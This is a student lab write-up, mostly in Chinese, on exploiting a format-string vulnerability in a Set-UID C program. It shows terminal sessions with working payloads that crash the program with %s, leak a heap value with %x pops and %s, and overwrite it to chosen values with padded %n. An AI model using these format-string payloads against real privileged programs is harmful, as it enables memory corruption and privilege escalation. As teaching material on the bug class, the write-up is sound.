Lab 2.4 Format String Vulnerability

1 Goals


In the following program, you will be asked to provide an input, which will be saved in a buffer called user input. The program then prints out the buffer using printf. The program is a Set-UID program (the owner is root), i.e., it runs with the root privilege. Unfortunately, there is a format-string vulnerability in the way how the printf is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.

- *Crash the program named `vul_prog.c`.*
- *Print out the secret[1] value.*
- *Modify the secret[1] value.*
- *Modify the secret[1] value to a pre-determined value.*

2 Steps


为了方便实验，在这里使用32位编译器对程序进行编译，编译的命令如下，编译过程中产生的*warning*直接忽略即可，通过编译生成`out`文件。

`gcc -m32 -o out vul_prog.c`



```
ying@ying:~$ gcc -m32 -o out vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:22:48: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2
 has type ‘int **’ [-Wformat=]
   printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
                                              ~~^                 ~~~~~~~
vul_prog.c:23:46: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2
 has type ‘int *’ [-Wformat=]
   printf("The variable secret's value is 0x%8x (on heap)\n", secret);
                                            ~~^              ~~~~~~
                                            %8n
vul_prog.c:24:38: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2
 has type ‘int *’ [-Wformat=]
   printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
                                    ~~^              ~~~~~~~~~~
```

先执行程序，在程序中给出了一些变量的地址，我们通过下面的一幅图来进行理解：





```
ying@ying:~$ ./pro
The variable secret's address is 0x3b33f018 (on stack)
The variable secret's value is 0x90a09260 (on heap)
secret[0]'s address is 0x90a09260 (on heap)
secret[1]'s address is 0x90a09264 (on heap)
```

左边的图为内存的结构图，通过`malloc`生成的`secret[0]`和`secret[1]`被存放在堆中，而用户输入的文本的指针和指向`secret`的指针被存放在栈中。


`printf`在处理时，先将参数按照从右到左的顺序压入堆栈，然后对格式化字符串进行遍历，每发现一个带`%`的格式参数，就会从栈中弹出一个元素来指示。

如果用户输入的带`%`的格式参数的个数大于实际传入的参数，则会发生内存泄漏的问题。






对于第一个问题，让程序崩溃很简单，只需要输入一堆带`%s`的格式字符串，它就会使得程序不断地进行弹栈操作，从而产生崩溃。



```
ying@ying:~$ ./out
The variable secret's address is 0xffdc5ed0 (on stack)
The variable secret's value is 0x568a3160 (on heap)
secret[0]'s address is 0x568a3160 (on heap)
secret[1]'s address is 0x568a3164 (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s
段错误 (核心已转储)
```


对于第二个问题，要获得变量`secret[1]`的值，我们通过程序可以看到，`int_input`在`user_input`之后被定义，因此它在栈中的地址应低于`user_input`，因此可以利用这个变量来进行攻击。

在程序中，先输入一个数字`15`，然后不断地通过`%x`来进行弹栈，观察`15`是在第几个参数，如下图所示，我们可以发现15被放在了第9个参数。




```
ying@ying:~$ ./out
The variable secret's address is 0xfff41210 (on stack)
The variable secret's value is 0x56829160 (on heap)
secret[0]'s address is 0x56829160 (on heap)
secret[1]'s address is 0x56829164 (on heap)
Please enter a decimal integer
15
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x
fff41218,f7fcb900,56618200,fff4123c,fff4122b,1,fff41334,56829160,f,252c7825,78252c78,2c78252c
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

由于堆中的变量的地址已经给出，所以可以考虑，将`int_input`中的值设置为指向`secret[1]`的地址，然后通过格式化字符串`%x%x%x%x%x%x%x%x,-----,%s`来先弹出前八个字符串，然后通过`%s`来读取`int_input`指向的`secret[1]`得值，如下图，我们得到了字符`U`。




```
ying@ying:~$ ./out
The variable secret's address is 0xffd78170 (on stack)
The variable secret's value is 0x5839d160 (on heap)
secret[0]'s address is 0x5839d160 (on heap)
secret[1]'s address is 0x5839d164 (on heap)
Please enter a decimal integer
1480184164
Please enter a string
%x%x%x%x%x%x%x%x,-----,%s
ffd78178f7f74900565b5200ffd7819cffd7818b1ffd782945839d160,-----,U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
ying@ying:~$ 
```

解决第三个问题的思路跟前一个问题相似，这里我们用到了一个`%n`，`%n`的能够将当前已经输出的字符的个数赋值给传入的参数。因此我们只需把原来的格式字符串`%x%x%x%x%x%x%x%x,-----,%n`，把输出的字符个数`0x40`写到其指向的地址`secret[1]`中，于是得到了修改的目的，如下图所示：




```
ying@ying:~$ ./out
The variable secret's address is 0xffab7b10 (on stack)
The variable secret's value is 0x57d85160 (on heap)
secret[0]'s address is 0x57d85160 (on heap)
secret[1]'s address is 0x57d85164 (on heap)
Please enter a decimal integer
1473794404
Please enter a string
%x%x%x%x%x%x%x%x,-----,%n
ffab7b18f7f73900565f2200ffab7b3cffab7b2b1ffab7c3457d85160,-----,
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x40
```

解决第四个问题的思路类似于解决第三个问题的思路。我们先通过一个简单的例子来了解`%n`是如何进行计数的，当输入`%x%x%x%x%x%x%x%x123%n`时，它输出了`0x3c=60`，即前面8个`%x`输出了57个字符。




```
ying@ying:~$ ./out
The variable secret's address is 0xffcf4460 (on stack)
The variable secret's value is 0x58000160 (on heap)
secret[0]'s address is 0x58000160 (on heap)
secret[1]'s address is 0x58000164 (on heap)
Please enter a decimal integer
1476395364
Please enter a string
%x%x%x%x%x%x%x%x123%n
ffcf4468f7fe990056630200ffcf448cffcf447b1ffcf45845800016012З
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x3c
ying@ying:~$ 
```

假如我们想把变量改为66，则只需通过`%x%x%x%x%x%x%x%x123456789%n`即可将其修改为`57+9=66`




```
ying@ying:~$ ./out
The variable secret's address is 0xffcd0d10 (on stack)
The variable secret's value is 0x56b1c160 (on heap)
secret[0]'s address is 0x56b1c160 (on heap)
secret[1]'s address is 0x56b1c164 (on heap)
Please enter a decimal integer
1454489956
Please enter a string
%x%x%x%x%x%x%x%x%x123456789%n
ffcd0d18f7f2d900565a6200ffcd0d3cffcd0d2b1ffcd0e3456b1c160123456789
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x42
```

如果我们想把它修改成一个较大的数值，可以通过`%0[长度]x`这一个格式来进行补零。假设我们要输出1000，我们可以将最后一个`%x`用`%0943`来代替（$1000 - 57 = 943$）进行尝试。因为我们还不清楚最后一个`%x`究竟占多少个字符。



```
ying@ying:~$ ./out
The variable secret's address is 0xffabeca0 (on stack)
The variable secret's value is 0x57296160 (on heap)
secret[0]'s address is 0x57296160 (on heap)
secret[1]'s address is 0x57296164 (on heap)
Please enter a decimal integer
1462329700
Please enter a string
%x%x%x%x%x%x%x%x%0943x%n
ffabeca8f7fac90056622200ffabecccffabecbb1ffabedc4000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000057296160
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x3e0
```

在上图中我们看到了`3e0=992`，也就是还差8个字符，说明最后一个`%x`占8个字符，因此我们就可以把原来的943加上8得到951，然后重新修改格式字符串`%x%x%x%x%x%x%x%x%0951x%n`，如下图所示：



```
ying@ying:~$ ./out
The variable secret's address is 0xffa5ca30 (on stack)
The variable secret's value is 0x57823160 (on heap)
secret[0]'s address is 0x57823160 (on heap)
secret[1]'s address is 0x57823164 (on heap)
Please enter a decimal integer
1468150116
Please enter a string
%x%x%x%x%x%x%x%x%0951x%n
ffa5ca38f7f2d900565ff200ffa5ca5cffa5ca4b1ffa5cb54000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000057823160
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x3e8
```

这样我们就得到了`0x3e8=1000`，实验成功。